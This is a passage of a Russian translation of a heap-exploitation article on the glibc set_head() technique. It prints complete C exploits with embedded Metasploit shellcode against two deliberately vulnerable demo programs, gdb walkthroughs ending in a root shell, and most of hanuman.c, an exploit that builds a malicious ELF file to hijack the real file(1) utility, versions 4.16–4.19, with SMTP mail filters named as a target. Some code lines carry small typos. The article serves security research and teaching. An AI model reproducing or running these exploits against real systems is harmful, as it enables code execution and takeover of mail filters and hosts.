- **[2]:** Выполняется вызов `sprintf`. Целевой буфер не проверяется на достаточность размера. Здесь можно перезаписать тор-чанк.
- **[3]:** Выполняется вызов `malloc` с пользовательским размером.

6.1.1.2 — Эксплойт

```
----- exp1.c -----
```

```

/*
    Exploit for scenariol.c
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// The following #define are from malloc.c and are used
// to compute the values for the malloc size and the top chunk size.
#define PREV_INUSE 0x1
#define SIZE_BITS 0x7 // PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA
#define SIZE_SZ (sizeof(size_t))
#define MALLOC_ALIGNMENT (2 * SIZE_SZ)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MIN_CHUNK_SIZE 16
#define MINSIZE (unsigned long)((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)
#define request2size(req) (((req) + SIZE_SZ + MALLOC_ALIGN_MASK \
    < MINSIZE)?MINSIZE : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)

struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
};

/* linux_ia32_exec - CMD=/bin/sh Size=68 Encoder=PexFnstenvSub
    http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xe2\xc0\xb3\x83\xeb\xfc\xe2\xf4\x4d\xe9\x98\x2a\x75\x84\xa8\xe"
"\x44\x6b\x27\xdb\x08\x91\xa8\xb3\x4f\xcd\xa2\xda\x49\x6b\x23\xe1"
"\xcf\xea\xc0\xb3\x27\xcd\xa2\xda\x49\xcd\xb3\xdb\x27\xb5\x93\x3a"
"\xc6\x2f\x40\xb3";

struct sethead * set_head_compute
(unsigned long retloc, unsigned long retadr, unsigned long toploc) {

    unsigned long check_retloc, check_retadr;
    struct sethead *shead;

    shead = (struct sethead *) malloc (8);
    if (shead == NULL) {
        fprintf (stderr,
            "--[ Could not allocate memory for sethead structure\n");
        exit (1);
    }

    if ( (toploc % 8) != 0 ) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the top chunk location.",
            toploc);

        toploc = toploc - (toploc % 8);
        fprintf (stderr, " Using 0x%x instead\n", toploc);
    } else
        fprintf (stderr,
            "--[ Using 0x%x as the top chunk location.\n", toploc);

    // The minus 8 is to take care of the normalization
    // of the malloc parameter
    shead->malloc_size = (retloc - toploc - 8);

    // By adding the 8, we are able to sometimes perfectly hit
    // the return address. To hit it perfectly, retadr must be a multiple

```

```

// of 8 + 1 (for the PREV_INUSE flag).
shead->topchunk_size = (retadr + shead->malloc_size + 8) | PREV_INUSE;

if (shead->topchunk_size < shead->malloc_size) {
    fprintf (stderr,
        "--[ ERROR: topchunk size is less than malloc size.\n");
    fprintf (stderr, "--[ Topchunk code will not be triggered\n");
    exit (1);
}

check_retloc = (toploc + request2size (shead->malloc_size) + 4);
if (check_retloc != retloc) {
    fprintf (stderr,
        "--[ Impossible to use 0x%x as the return location. ", retloc);
    fprintf (stderr, "Using 0x%x instead\n", check_retloc);
} else
    fprintf (stderr, "--[ Using 0x%x as the return location.\n",
        retloc);

check_retadr = ( (shead->topchunk_size & ~(SIZE_BITS))
    - request2size (shead->malloc_size)) | PREV_INUSE;
if (check_retadr != retadr) {
    fprintf (stderr,
        "--[ Impossible to use 0x%x as the return address.", retadr);
    fprintf (stderr, " Using 0x%x instead\n", check_retadr);
} else
    fprintf (stderr, "--[ Using 0x%x as the return address.\n",
        retadr);

return shead;
}

void
put_byte (char *ptr, unsigned char data) {
    *ptr = data;
}

void
put_longword (char *ptr, unsigned long data) {
    put_byte (ptr, data);
    put_byte (ptr + 1, data >> 8);
    put_byte (ptr + 2, data >> 16);
    put_byte (ptr + 3, data >> 24);
}

int main (int argc, char *argv[]) {

    char *buffer;
    char malloc_size_string[20];
    unsigned long retloc, retadr, toploc;
    unsigned long topchunk_size, malloc_size;
    struct sethead *shead;

    if ( argc != 4) {
        printf ("wrong number of arguments, exiting...\n\n");
        printf ("%s <retloc> <retadr> <toploc>\n\n", argv[0]);
        return 1;
    }

    sscanf (argv[1], "0x%x", &retloc);
    sscanf (argv[2], "0x%x", &retadr);
    sscanf (argv[3], "0x%x", &toploc);

    shead = set_head_compute (retloc, retadr, toploc);
    topchunk_size = shead->topchunk_size;
    malloc_size = shead->malloc_size;

    buffer = (char *) malloc (1036);

```

```

memset (buffer, 0x90, 1036);
put_longword (buffer+1028, topchunk_size);
memcpy (buffer+1028-strlen(scode), scode, strlen (scode));
buffer[1032]=0x0;

snprintf (malloc_size_string, 20, "%u", malloc_size);
execl ("./scenario1", "scenario1", buffer, malloc_size_string,
      NULL);

return 0;
}
----- end of expl.c -----

```

Шаги для нахождения трёх адресов памяти для этого эксплойта.

1. Первый шаг — получить дамп ядра уязвимой программы для анализа. Приблизительный адрес тор-чанка получим из базового адреса секции BSS (куча обычно начинается сразу после неё):

```

bash$ readelf -S ./scenario1 | grep bss
[22] .bss                NOBITS                080495e4 0005e4 000004

```

Секция BSS начинается с 0x080495e4. Запустим эксплойт (заменив 0x080495e4 на найденное значение):

```

bash$ ./expl 0xc0c0c0c0 0x080495e4 0x080495e4
--[ Impossible to use 0x080495e4 as the top chunk location. Using 0x80495e0
instead
--[ Impossible to use 0xc0c0c0c0 as the return location. Using 0xc0c0c0c4
instead
--[ Impossible to use 0x080495e4 as the return address. Using 0x80495e1
instead
Segmentation fault (core dumped)
bash$

```

2. Загрузим дамп ядра в gdb:

```

bash$ gdb -q scenario1 core.2212
Core was generated by `scenario1'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /usr/lib/debug/libc.so.6...done.
Loaded symbols for /usr/lib/debug/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  _int_malloc (av=0x40140860, bytes=1075054688) at malloc.c:4082

4082          set_head(remainder, remainder_size | PREV_INUSE);
(gdb)

```

3. Регистр ESI содержит адрес тор-чанка (у вас может быть другой регистр):

```

(gdb) info reg esi
esi                0x8049a38          134519352
(gdb)

```

4. Ищем NOP-заглушку перед расположением тор-чанка — это и будет возвращаемый адрес:

```

0x8049970:      0x90909090      0x90909090      0x90909090      0x90909090
0x8049980:      0x90909090      0x90909090      0x90909090      0x90909090
...
0x80499e0:      0x90909090      0x90909090      0x90909090      0xe983c931

```

0x8049990 — подходящий адрес.

5. Для адреса возврата берём сохранённый EIP из кадра стека:

```

(gdb) frame 2
#2  0x0804840a in main ()
(gdb) x $ebp+4
0xbffff52c:      0x4002980c
(gdb)

```

0xbffff52c — адрес возврата.

6. Теперь можно запустить эксплойт с найденными значениями:

```
bash$ ./expl 0xbffff52c 0x8049990 0x8049a38
--[ Using 0x8049a38 as the top chunk location.
--[ Using 0xbffff52c as the return location.
--[ Impossible to use 0x8049990 as the return address. Using 0x8049991
instead
sh-2.05b# exit
exit
bash$
```

6.1.2.1 — Множественные перезаписи

Этот сценарий — пример ситуации, в которой технику `set_head()` можно применить для множественных записей в память, повышая надёжность эксплойта.

```
----- scenario2.c -----
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main (int argc, char *argv[]) {

    char *buffer1;
    char *buffer2;
    unsigned long size;

/* [1] */    buffer1 = (char *) malloc (4096);
/* [2] */    fgets (buffer1, 4200, stdin);

/* [3] */    do {
                size = 0;
                scanf ("%u", &size);
/* [4] */    buffer2 = (char *) malloc (size);

                /*
                 * Random code
                 */

/* [5] */    free (buffer2);

            } while (size != 0);

    return 0;
}
----- end of scenario2.c -----
```

Краткое описание важных строк:

- **[1]:** Запрашивается область памяти в 4096 байт, top-чанк разделяется.
- **[2]:** Вызывается `fgets`. Целевой буфер не проверяется на достаточность размера — top-чанк можно перезаписать здесь.
- **[3]:** Программа входит в цикл и читает из `stdin`, пока не будет введён 0.
- **[4]:** Вызывается `malloc` с параметром `size`. Цикл не завершается, пока `size` не равен 0. Это даёт атакующему возможность перезаписывать память несколько раз.
- **[5]:** Буфер освобождается в конце цикла.

6.1.2.2 — Эксплойт

```

----- exp2.c -----
/*
    Exploit for scenario2.c
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// The following #define are from malloc.c and are used
// to compute the values for the malloc size and the top chunk size.
#define PREV_INUSE 0x1
#define SIZE_BITS 0x7 // PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA
#define SIZE_SZ (sizeof(size_t))
#define MALLOC_ALIGNMENT (2 * SIZE_SZ)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MIN_CHUNK_SIZE 16
#define MINSIZE (unsigned long) (((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK))
#define request2size(req) (((req) + SIZE_SZ + MALLOC_ALIGN_MASK \
    < MINSIZE)?MINSIZE : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)

struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
};

/* linux_ia32_exec - CMD=/bin/id Size=68 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x33\xc9\x83\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x4f"
"\x3d\x1a\x3d\x83\xeb\xfc\xe2\xf4\x25\x36\x42\xa4\x1d\x5b\x72\x10"
"\x2c\xb4\xfd\x55\x60\x4e\x72\x3d\x27\x12\x78\x54\x21\xb4\xf9\x6f"
"\xa7\x35\x1a\x3d\x4f\x12\x78\x54\x21\x12\x73\x59\x4f\x6a\x49\xb4"
"\xae\xf0\x9a\x3d";

struct sethead * set_head_compute
(unsigned long retloc, unsigned long retadr, unsigned long toploc) {

    unsigned long check_retloc, check_retadr;
    struct sethead *shead;

    shead = (struct sethead *) malloc (8);
    if (shead == NULL) {
        fprintf (stderr,
            "--[ Could not allocate memory for sethead structure\n");
        exit (1);
    }

    if ( (toploc % 8) != 0 ) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the top chunk location.",
            toploc);

        toploc = toploc - (toploc % 8);
        fprintf (stderr, " Using 0x%x instead\n", toploc);
    } else
        fprintf (stderr,
            "--[ Using 0x%x as the top chunk location.\n", toploc);

    // The minus 8 is to take care of the normalization
    // of the malloc parameter
    shead->malloc_size = (retloc - toploc - 8);

    // By adding the 8, we are able to sometimes perfectly hit

```

```

// the return address. To hit it perfectly, retadr must be a multiple
// of 8 + 1 (for the PREV_INUSE flag).
shead->topchunk_size = (retadr + shead->malloc_size + 8) | PREV_INUSE;

if (shead->topchunk_size < shead->malloc_size) {
    fprintf (stderr,
        "--[ ERROR: topchunk size is less than malloc size.\n");
    fprintf (stderr, "--[ Topchunk code will not be triggered\n");
    exit (1);
}

check_retloc = (toploc + request2size (shead->malloc_size) + 4);
if (check_retloc != retloc) {
    fprintf (stderr,
        "--[ Impossible to use 0x%x as the return location. ", retloc);
    fprintf (stderr, "Using 0x%x instead\n", check_retloc);
} else
    fprintf (stderr, "--[ Using 0x%x as the return location.\n",
        retloc);

check_retadr = ( (shead->topchunk_size & ~(SIZE_BITS))
    - request2size (shead->malloc_size)) | PREV_INUSE;
if (check_retadr != retadr) {
    fprintf (stderr,
        "--[ Impossible to use 0x%x as the return address.", retadr);
    fprintf (stderr, " Using 0x%x instead\n", check_retadr);
} else
    fprintf (stderr, "--[ Using 0x%x as the return address.\n",
        retadr);

return shead;
}

void
put_byte (char *ptr, unsigned char data) {
    *ptr = data;
}

void
put_longword (char *ptr, unsigned long data) {
    put_byte (ptr, data);
    put_byte (ptr + 1, data >> 8);
    put_byte (ptr + 2, data >> 16);
    put_byte (ptr + 3, data >> 24);
}

int main (int argc, char *argv[]) {

    char *buffer;
    char malloc_size_buffer[20];
    unsigned long retloc, retadr, toploc;
    unsigned long topchunk_size, malloc_size;
    struct sethead *shead;
    int i;

    if ( argc != 4) {
        printf ("wrong number of arguments, exiting...\n\n");
        printf ("%s <retloc> <retadr> <toploc>\n\n", argv[0]);
        return 1;
    }

    sscanf (argv[1], "0x%x", &retloc);
    sscanf (argv[2], "0x%x", &retadr);
    sscanf (argv[3], "0x%x", &toploc);

    shead = set_head_compute (retloc, retadr, toploc);
    topchunk_size = shead->topchunk_size;
    free (shead);

```

```

    buffer = (char *) malloc (4108);
    memset (buffer, 0x90, 4108);
    put_longword (buffer+4100, topchunk_size);
    memcpy (buffer+4100-strlen(scode), scode, strlen (scode));
    buffer[4104]=0x0;

    printf ("%s\n", buffer);

    for (i = 0; i < 300; i++) {
        shead = set_head_compute (retloc, retadr, toploc);
        topchunk_size = shead->topchunk_size;
        malloc_size = shead->malloc_size;

        printf ("%u\n", malloc_size);

        retloc = retloc - 8;
        retadr = retadr + 8;

        free (shead);
    }

    return 0;
}
----- end of exp2.c -----

```

Шаги для нахождения значений для этого эксплойта.

1. Получим дамп ядра. Приблизительный адрес top-чанка из секции BSS:

```

bash$ readelf -S ./scenario2|grep bss
[22] .bss                NOBITS                0804964c 00064c 000008

```

Запустим эксплойт:

```

bash$ ./exp2 0xc0c0c0c0 0x0804964c 0x0804964c | ./scenario2
--[ Impossible to use 0x0804964c as the top chunk location. Using 0x8049648
instead
[...]
```

Segmentation fault (core dumped)

```

bash#

```

2. Загрузим дамп ядра в gdb:

```

bash$ gdb -q scenario2 core.2698
Core was generated by `./scenario2'.
Program terminated with signal 11, Segmentation fault.
[...]
```

#0 _int_malloc (av=0x40140860, bytes=1075054688) at malloc.c:4082

```

4082                set_head(remainder, remainder_size | PREV_INUSE);
(gdb)

```

3. Регистр ESI содержит адрес top-чанка:

```

(gdb) info reg esi
esi                0x804a6a8                134522536
(gdb)

```

4. Для возвращаемого адреса берём адрес в начале NOP-заглушки (0x80496b4 — подходящий адрес).

5. Запускаем эксплойт с найденными значениями (адрес возврата начинается с 0xbfffffff и убывает с каждой записью; шеллкод в exp2.c выполняет /bin/id):

```

bash$ ./exp2 0xbfffffff 0x80496b4 0x804a6a8 | ./scenario2
--[ Using 0x804a6a8 as the top chunk location.
--[ Using 0xbfffffff as the return location.
[...]
```

uid=0(root) gid=0(root) groups=0(root)

```

bash$

```

6.2 — Реальный случай: утилита file(1)

Техника `set_head` была разработана в ходе исследования уязвимости в утилите UNIX `file(1)` — инструменте автоматического распознавания типов файлов, присутствующем во многих UNIX-системах. Уязвимы версии с 4.00 по 4.19 (версия Иана Дарвина, поддерживаемая Кристосом Зоуласом) — стандартная версия `file(1)` для Linux, *BSD и других систем.

Основная причина, по которой в разработку этого эксплойта было вложено столько усилий, — высокий риск для SMTP-фильтров содержимого при наличии уязвимости в данной утилите.

SMTP-фильтр содержимого — система, которая обрабатывает письма после их приёма SMTP-сервером и применяет различные политики фильтрации, заданные администратором. По завершении сканирования фильтр решает, передавать ли сообщение дальше.

SMTP-фильтр содержимого должен уметь запускать различные программы для обработки входящей почты:

- деархиваторы,
- декодеры,
- классификаторы,
- антивирусы,
- и многое другое.

Утилита `file(1)` относится к категории «классификаторов».

Этот вектор атаки придаёт совершенно новый смысл уязвимостям, ранее классифицированным как низкорисковые.

Автор этой статьи также является разработчиком PIRANA [7] — фреймворка для тестирования безопасности фильтров содержимого электронной почты. С помощью базы данных уязвимостей тестируемый фильтр бомбардируется различными письмами с вредоносной нагрузкой, призванной скомпрометировать платформу. Цель PIRANA — выявить уязвимости на платформе фильтрации содержимого.

6.2.1 — Уязвимость

Уязвимость находится в функции `file_printf()`. Эта функция заполняет буфер `ms->o.buf` характеристиками исследуемого файла, после чего буфер выводится на экран с типом обнаруженного файла. Вот уязвимая функция:

```
--[ From file-4.19/src/funcs.c

01 protected int
02 file_printf(struct magic_set *ms, const char *fmt, ...)
03 {
04     va_list ap;
05     size_t len;
06     char *buf;
07
08     va_start(ap, fmt);
09     if ((len = vsnprintf(ms->o.ptr, ms->o.len, fmt, ap)) >= ms->o.len) {
10         va_end(ap);
11         if ((buf = realloc(ms->o.buf, len + 1024)) == NULL) {
12             file_oomem(ms, len + 1024);
13             return -1;
14         }
15     }
```

```

15         ms->o.ptr = buf + (ms->o.ptr - ms->o.buf);
16         ms->o.buf = buf;
17         ms->o.len = ms->o.size - (ms->o.ptr - ms->o.buf);
18         ms->o.size = len + 1024;
19
20         va_start(ap, fmt);
21         len = vsnprintf(ms->o.ptr, ms->o.len, fmt, ap);
22     }
23     ms->o.ptr += len;
24     ms->o.len -= len;
25     va_end(ap);
26     return 0;
27 }

```

На первый взгляд функция правильно защищает от переполнения буфера `ms->o.ptr`. Первое копирование происходит на строке 09. Если буфер-назначения `ms->o.buf` недостаточно велик, область памяти перераспределяется.

Перераспределение выполняется на строке 11, однако новый размер вычисляется некорректно: функция предполагает, что буфер никогда не должен быть больше 1024 плюс текущая длина обрабатываемой строки.

Настоящая проблема — на строке 21. Переменная `ms->o.len` представляет количество байтов, оставшихся в `ms->o.buf`. Переменная `len`, с другой стороны, содержит количество символов (не считая завершающего `\0`), которые были бы записаны в итоговую строку при наличии достаточного места. Если печатаемый буфер окажется больше `ms->o.len`, то `len` будет больше `ms->o.len`. Затем, на строке 24, `len` вычитается из `ms->o.len`. Переменная `ms->o.len` может уйти ниже 0 и превратится в очень большое положительное целое число, поскольку `ms->o.len` имеет тип `size_t`. Последующие вызовы `vsnprintf()` получают очень большой параметр длины, что делает любые проверки границ бесполезными.

6.2.2 — Всё встаёт на свои места

В функции `donote()/readelf.c` есть интересный фрагмент кода. Здесь вызывается уязвимая функция `file_printf()` с пользовательским буфером. Используя этот код, значительно проще написать успешный эксплойт: появляется возможность перезаписать информацию чанка произвольными значениями.

```

--[ From file-4.19/src/readelf.c

/*
 * Extract the program name. It is at
 * offset 0x7c, and is up to 32-bytes,
 * including the terminating NUL.
 */
if (file_printf(ms, ", from '%.31s'",
    &nbuf[doff + 0x7c]) == -1)
    return size;

```

После нескольких попыток переполнить заголовок следующего чанка стало ясно: единственное, что можно переполнить, — это `wilderness`-чанк. Невозможно было создать ситуацию, при которой переполнению с пользовательскими данными подвергся бы чанк, не смежный с `top`-чанком.

Уязвимость переполнения буфера в `file` присутствует с версии 4.00, когда была впервые введена функция `file_printf()`. Успешная эксплуатация стала возможна только начиная с версии 4.16, где появился вызов `malloc` с переменной под контролем пользователя. Из `readelf.c`:

```

--[ From file-4.19/src/readelf.c

if ((nbuf = malloc((size_t)xsh_size)) == NULL) {

```

```

    file_error(ms, errno, "Cannot allocate memory"
               " for note");
    return -1;

```

Это и была недостающая часть головоломки. Теперь все условия для применения техники `set_head()` выполнены.

6.2.3 — hanuman.c

```

/*
 * hanuman.c
 *
 * file(1) exploit for version 4.16 to 4.19.
 * Coded by Jean-Sebastien Guay-Leroux
 * http://www.guay-leroux.com
 */

```

```

/*

```

Here are the steps to find the 3 memory values to use for the `file(1)` exploit.

1- The first step is to generate a core dump file from `file(1)`. You will then have to analyze this core dump to find the proper values for your exploit.

To generate the core file, get an approximation of the top chunk location by getting the base address of the BSS section:

```

bash# readelf -S /usr/bin/file

```

Section Headers:

[Nr]	Name	Type	Addr
[0]		NULL	00000000
[1]	.interp	PROGBITS	080480f4
[...]			
[22]	.bss	NOBITS	0804b1e0

The BSS section starts at `0x0804b1e0`. Let's call the exploit the following way, and remember to replace `0x0804b1e0` for the BSS value you have found:

```

bash# ./hanuman 0xc0c0c0c0 0x0804b1e0 0x0804b1e0 mal
--[ Using 0x804b1e0 as the top chunk location.
--[ Impossible to use 0xc0c0c0c0 as the return location. Using 0xc0c0c0c4
instead
--[ Impossible to use 0x804b1e0 as the return address. Using 0x804b1e1
instead
--[ The file has been written
bash# file mal
Segmentation fault (core dumped)
bash#

```

2- Call `gdb` on that core dump file.

```

bash# gdb -q file core.14854
Core was generated by `file mal'.
Program terminated with signal 11, Segmentation fault.
[...]
#0  0x400a3d15 in malloc () from /lib/i686/libc.so.6
(gdb)

```

3- The `EAX` register contains the address of the top chunk. It might be

another register for you.

```
(gdb) info reg eax
eax                0x80614f8      134616312
(gdb)
```

4- Start searching from the location of the top chunk to find the NOP cushion. This will be the return address.

0x8061558 is a valid address.

5- To get the return location for your exploit, get a saved EIP from a stack frame.

```
(gdb) frame 3
#3  0x4001f32e in file_tryelf (ms=0x804bc90, fd=3, buf=0x0, nbytes=8192) at
readelf.c:1007
1007                                     if (doshn(ms, class, swap, fd,
(gdb) x $ebp+4
0xbffff7fc:      0x400172b3
(gdb)
```

0xbffff7fc is the return location.

6- You can now call the exploit with the values that you have found.

```
bash# ./new 0xbffff7fc 0x8061558 0x80614f8 mal
--[ Using 0x80614f8 as the top chunk location.
--[ Using 0xbffff7fc as the return location.
--[ Impossible to use 0x8061558 as the return address. Using 0x8061559
instead
--[ The file has been written
bash# file mal
sh-2.05b#
```

*/

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <stdint.h>
```

```
#define DEBUG                0
```

```
#define initial_ELF_garbage      75
//ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
// linked
```

```
#define initial_netbsd_garbage    22
//, NetBSD-style, from '
```

```
#define post_netbsd_garbage       12
//' (signal 0)
```

```
// The following #define are from malloc.c and are used
// to compute the values for the malloc size and the top chunk size.
#define PREV_INUSE 0x1
#define SIZE_BITS  0x7          // PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA
#define SIZE_SZ (sizeof(size_t))
#define MALLOC_ALIGNMENT (2 * SIZE_SZ)
#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1)
#define MIN_CHUNK_SIZE 16
#define MIN_SIZE (unsigned long)((MIN_CHUNK_SIZE+MALLOC_ALIGN_MASK) \
```

```

    & ~MALLOC_ALIGN_MASK))
#define request2size(req) (((req) + SIZE_SZ + MALLOC_ALIGN_MASK \
    < MINSIZE)?MINSIZE : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) \
    & ~MALLOC_ALIGN_MASK)

// Offsets of the note entries in the file
#define OFFSET_31_BYTES 2048
#define OFFSET_N_BYTES 2304
#define OFFSET_0_BYTES 2560
#define OFFSET_OVERWRITE 2816
#define OFFSET_SHELLCODE 4096

/* linux_ia32_exec - CMD=/bin/sh Size=68 Encoder=PexFnstenvSub
   http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf5\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x27"
"\xe2\xc0\xb3\x83\xeb\xfc\xe2\xf4\x4d\xe9\x98\x2a\x75\x84\xa8\x9e"
"\x44\x6b\x27\xdb\x08\x91\xa8\xb3\x4f\xcd\xa2\xda\x49\x6b\x23\xe1"
"\xcf\xea\xc0\xb3\x27\xcd\xa2\xda\x49\xcd\xb3\xdb\x27\xb5\x93\x3a"
"\xc6\x2f\x40\xb3";

struct math {
    int nnetbsd;
    int nname;
};

struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
};

// To be a little more independent, we ripped
// the following ELF structures from elf.h
typedef struct
{
    unsigned char e_ident[16];
    uint16_t e_type;
    uint16_t e_machine;
    uint32_t e_version;
    uint32_t e_entry;
    uint32_t e_phoff;
    uint32_t e_shoff;
    uint32_t e_flags;
    uint16_t e_ehsize;
    uint16_t e_phentsize;
    uint16_t e_phnum;
    uint16_t e_shentsize;
    uint16_t e_shnum;
    uint16_t e_shstrndx;
} Elf32_Ehdr;

typedef struct
{
    uint32_t sh_name;
    uint32_t sh_type;
    uint32_t sh_flags;
    uint32_t sh_addr;
    uint32_t sh_offset;
    uint32_t sh_size;
    uint32_t sh_link;
    uint32_t sh_info;
    uint32_t sh_addralign;
    uint32_t sh_entsize;
} Elf32_Shdr;

typedef struct
{

```

```

uint32_t n_namesz;
uint32_t n_descsz;
uint32_t n_type;
} Elf32_Nhdr;

struct sethead * set_head_compute
(unsigned long retloc, unsigned long retadr, unsigned long toploc) {

    unsigned long check_retloc, check_retadr;
    struct sethead *shead;

    shead = (struct sethead *) malloc (8);
    if (shead == NULL) {
        fprintf (stderr,
            "--[ Could not allocate memory for sethead structure\n");
        exit (1);
    }

    if ( (toploc % 8) != 0 ) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the top chunk location.",
            toploc);

        toploc = toploc - (toploc % 8);
        fprintf (stderr, " Using 0x%x instead\n", toploc);
    } else
        fprintf (stderr,
            "--[ Using 0x%x as the top chunk location.\n", toploc);

    // The minus 8 is to take care of the normalization
    // of the malloc parameter
    shead->malloc_size = (retloc - toploc - 8);

    // By adding the 8, we are able to sometimes perfectly hit
    // the return address. To hit it perfectly, retadr must be a multiple
    // of 8 + 1 (for the PREV_INUSE flag).
    shead->topchunk_size = (retadr + shead->malloc_size + 8) | PREV_INUSE;

    if (shead->topchunk_size < shead->malloc_size) {
        fprintf (stderr,
            "--[ ERROR: topchunk size is less than malloc size.\n");
        fprintf (stderr, "--[ Topchunk code will not be triggered\n");
        exit (1);
    }

    check_retloc = (toploc + request2size (shead->malloc_size) + 4);
    if (check_retloc != retloc) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return location. ", retloc);
        fprintf (stderr, "Using 0x%x instead\n", check_retloc);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return location.\n",
            retloc);

    check_retadr = ( (shead->topchunk_size & ~(SIZE_BITS))
        - request2size (shead->malloc_size) ) | PREV_INUSE;
    if (check_retadr != retadr) {
        fprintf (stderr,
            "--[ Impossible to use 0x%x as the return address.", retadr);
        fprintf (stderr, " Using 0x%x instead\n", check_retadr);
    } else
        fprintf (stderr, "--[ Using 0x%x as the return address.\n",
            retadr);

    return shead;
}

/*
Not CPU friendly :)

```

```

*/
struct math *
compute (int offset) {

    int accumulator = 0;
    int i, j;
    struct math *math;

    math = (struct math *) malloc (8);

    if (math == NULL) {
        printf ("--[ Could not allocate memory for math structure\n");
        exit (1);
    }

    for (i = 1; i < 100;i++) {

        for (j = 0; j < (i * 31); j++) {

            accumulator = 0;
            accumulator += initial_elf_garbage;
            accumulator += (i * (initial_netbsd_garbage +
                post_netbsd_garbage));
            accumulator += initial_netbsd_garbage;

            accumulator += j;

            if (accumulator == offset) {
                math->nnetbsd = i;
                math->nname = j;

                return math;
            }
        }
    }

    // Failed to find a value
    return 0;
}

void
put_byte (char *ptr, unsigned char data) {
    *ptr = data;
}

void
put_longword (char *ptr, unsigned long data) {
    put_byte (ptr, data);
    put_byte (ptr + 1, data >> 8);
    put_byte (ptr + 2, data >> 16);
    put_byte (ptr + 3, data >> 24);
}

FILE *
open_file (char *filename) {

    FILE *fp;

    fp = fopen ( filename , "w" );

    if (!fp) {
        perror ("Cant open file");
        exit (1);
    }

    return fp;
}
void

```

```

usage (char *programe) {

    printf ("\nTo use:\n");
    printf ("%s <return location> <return address> ", programe);
    printf ("<topchunk location> <output filename>\n\n");

    exit (1);
}

int
main (int argc, char *argv[]) {

    FILE *fp;
    Elf32_Ehdr *elfhdr;
    Elf32_Shdr *elfshdr;
    Elf32_Nhdr *elfnhdr;
    char *filename;
    char *buffer, *ptr;
    int i;
    struct math *math;
    struct sethead *shead;
    int left_bytes;
    unsigned long retloc, retadr, toploc;
    unsigned long topchunk_size, malloc_size;

    if ( argc != 5) {
        usage ( argv[0] );
    }

    sscanf (argv[1], "0x%x", &retloc);
    sscanf (argv[2], "0x%x", &retadr);
    sscanf (argv[3], "0x%x", &toploc);

    filename = (char *) malloc (256);
    if (filename == NULL) {
        printf ("--[ Cannot allocate memory for filename...\n");
        exit (1);
    }
    strncpy (filename, argv[4], 255);

    buffer = (char *) malloc (8192);
    if (buffer == NULL) {
        printf ("--[ Cannot allocate memory for file buffer\n");
        exit (1);
    }
    memset (buffer, 0, 8192);

    math = compute (1036);
    if (!math) {
        printf ("--[ Unable to compute a value\n");
        exit (1);
    }

    shead = set_head_compute (retloc, retadr, toploc);
    topchunk_size = shead->topchunk_size;
    malloc_size = shead->malloc_size;

    ptr = buffer;
    elfhdr = (Elf32_Ehdr *) ptr;

    // Fill our ELF header
    sprintf(elfhdr->e_ident, "\x7f\x45\x4c\x46\x01\x01\x01");
    elfhdr->e_type = 2; // ET_EXEC
    elfhdr->e_machine = 3; // EM_386
    elfhdr->e_version = 1; // EV_CURRENT
    elfhdr->e_entry = 0;
    elfhdr->e_phoff = 0;
    elfhdr->e_shoff = 52;
    elfhdr->e_flags = 0;

```



```

elfhdr->e_ehsize =      52;
elfhdr->e_phentsize =   32;
elfhdr->e_phnum =       0;
elfhdr->e_shentsize =   40;
elfhdr->e_shnum =       math->nnetbsd + 2;
elfhdr->e_shstrndx =    0;

ptr += elfhdr->e_ehsize;
elfshdr = (Elf32_Shdr *) ptr;

// This loop lets us eat an arbitrary number of bytes in ms->o.buf
left_bytes = math->nname;
for (i = 0; i < math->nnetbsd; i++) {
    elfshdr->sh_name      = 0;
    elfshdr->sh_type      = 7;    // SHT_NOTE
    elfshdr->sh_flags     = 0;
    elfshdr->sh_addr      = 0;
    elfshdr->sh_size      = 256;
    elfshdr->sh_link      = 0;
    elfshdr->sh_info      = 0;
    elfshdr->sh_addralign = 0;
    elfshdr->sh_entsize   = 0;

    if (left_bytes > 31) {
        // filename == 31
        elfshdr->sh_offset = OFFSET_31_BYTES;
        left_bytes -= 31;
    } else if (left_bytes != 0) {
        // filename < 31 && != 0
        elfshdr->sh_offset = OFFSET_N_BYTES;
        left_bytes = 0;
    } else {
        // filename == 0
        elfshdr->sh_offset = OFFSET_0_BYTES;
    }

    // The first section header will also let us load
    // the shellcode in memory :)
    // Indeed, by requesting a large memory block,
    // the topchunk will be splitted, and this memory region
    // will be left untouched until we need it.
    // We assume its name is 31 bytes long.
    if (i == 0) {
        elfshdr->sh_size = 4096;
